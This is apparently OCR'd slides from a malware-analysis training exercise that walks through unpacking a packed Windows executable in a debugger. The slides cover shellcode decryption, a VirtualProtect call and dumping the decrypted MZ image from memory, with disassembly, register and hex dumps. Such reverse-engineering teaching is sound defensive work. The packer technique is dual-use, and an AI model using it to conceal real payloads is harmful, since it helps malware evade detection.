
Exercise4 Answer Question1

What does the VirtualProtect API do, and which memory address does it operate on?



The "MZ" signature is visible, which is the magic number for an EXE file. Since the unpacked EXE is loaded into memory, it will be dumped.

Exercise4 Answer Question1




Extract memory from this location.

Right-click, Dump to Memory to File


Exercise4 Answer Question1 Add Explanation


1. Allocate a memory region.



Exercise4 Answer Question1 Add Explanation

2. Decrypt the shellcode and copy it into the allocated memory region.






Decrypt Shellcode

Exercise4 Answer Question1 Add Explanation

- Extract Shellcode



Exercise4 Answer Question1 Add Explanation

3.Execute the shellcode to decrypt the executable.


```
EIP ECX  005A0000  8B7424 04      mov esi,dword ptr ss:[esp+4]
         005A0004  55              push ebp
         005A0005  E8 48070000     call 5A0752
         005A000A  58              pop eax
         005A000B  50              push eax
         005A000C  FFD6            call esi
         005A000E  8BD8            mov ebx,eax
         005A0010  E8 38080000     call 5A084D
```

```
         005B0578  50              push eax
         005B0579  83E8 0A         sub eax,A
         005B057C  35 AC3241AA     xor eax,AA4132AC
         005B0581  2BC2            sub eax,edx
         005B0583  5A              pop edx
         005B0584  AB              stosd
         005B0585  83E9 03         sub ecx,3
EIP      005B0588  E2 DB           loop 5B0565
         005B058A  61              popad
         005B058B  C3              ret
         005B058C  66:33F6         xor si,si
         005B058F  66:BA 4D5A      mov dx,5A4D
         005B0593  66:AD           lodsw
         005B0595  66:33D0         xor dx,ax
         005B0598
         005B059A
         005B05A0
         005B05A1
         005B05A3
         005B05A6
eax=905A4D
```

Decrypt the executable

```
アドレス  Hex                                              ASCII
02120000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ.....ÿÿ..
02120010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
02120020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02120030  00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00  ............à...
02120040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
02120050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
02120060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
02120070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
02120080  B0 EA 6D 0E F4 8B 03 5D F4 8B 03 5D F4 8B 03 5D  °êm.ô..]ô..]ô..]
02120090  FD F3 87 5D F5 8B 03 5D FD F3 80 5D F5 8B 03 5D  ýó.]õ..]ýó.]õ..]
021200A0  37 84 5E 5D F6 8B 03 5D FD F3 90 5D EB 8B 03 5D  7.^]ö..]ýó.]ë..]
021200B0  F4 8B 02 5D B8 8A 03 5D 41 15 E6 5D C5 8B 03 5D  ô..]¸Š.]A.æ]Å..]
021200C0  41 15 DC 5D F5 8B 03 5D 41 15 DD 5D F5 8B 03 5D  A.Ü]õ..]A.Ý]õ..]
```

Decryption Process



※ Refer to Reference_Extract_Shellcode Folder

Exercise4 Answer Question1 Add Explanation

VirtualProtect
Change the original executable to PAGE_READWRITE.

```
005B00BF                push esp
005B00C0    6A          push 4
005B00C2    57          push edi
005B00C3    53          push ebx
005B00C4    FF55 0C     call dword ptr ss:[ebp+C]
005B00C7    54          push esp
005B00C8    6A 02       push 2
dword ptr ss:[ebp+C]=[005B085C "ミ]穡`。穡 溪s`悶s"]=<kernel32.VirtualProtect>
```

```
EAX  021201C8
EBX  00400000   exercise4.00400000
ECX  00000000
EDX  00000000
EBP  005B0850   <&LoadLibraryA>
ESP  0019FF08
ESI  02120000
EDI  00000400   L'È'
```

```
005B00C4    FF55 0C     call dword ptr ss:[ebp+C]
005B00C7    54          push esp
005B00C8    6A 02       push 2
005B00CA    57          push edi
005B00CB    53          push ebx
005B00CC    56          push esi
005B00CD    8BCF        mov ecx,edi
005B00CF    8BFB        mov edi,ebx
005B00D1    F3:A4       rep movsb
005B00D3    5E          pop esi
```

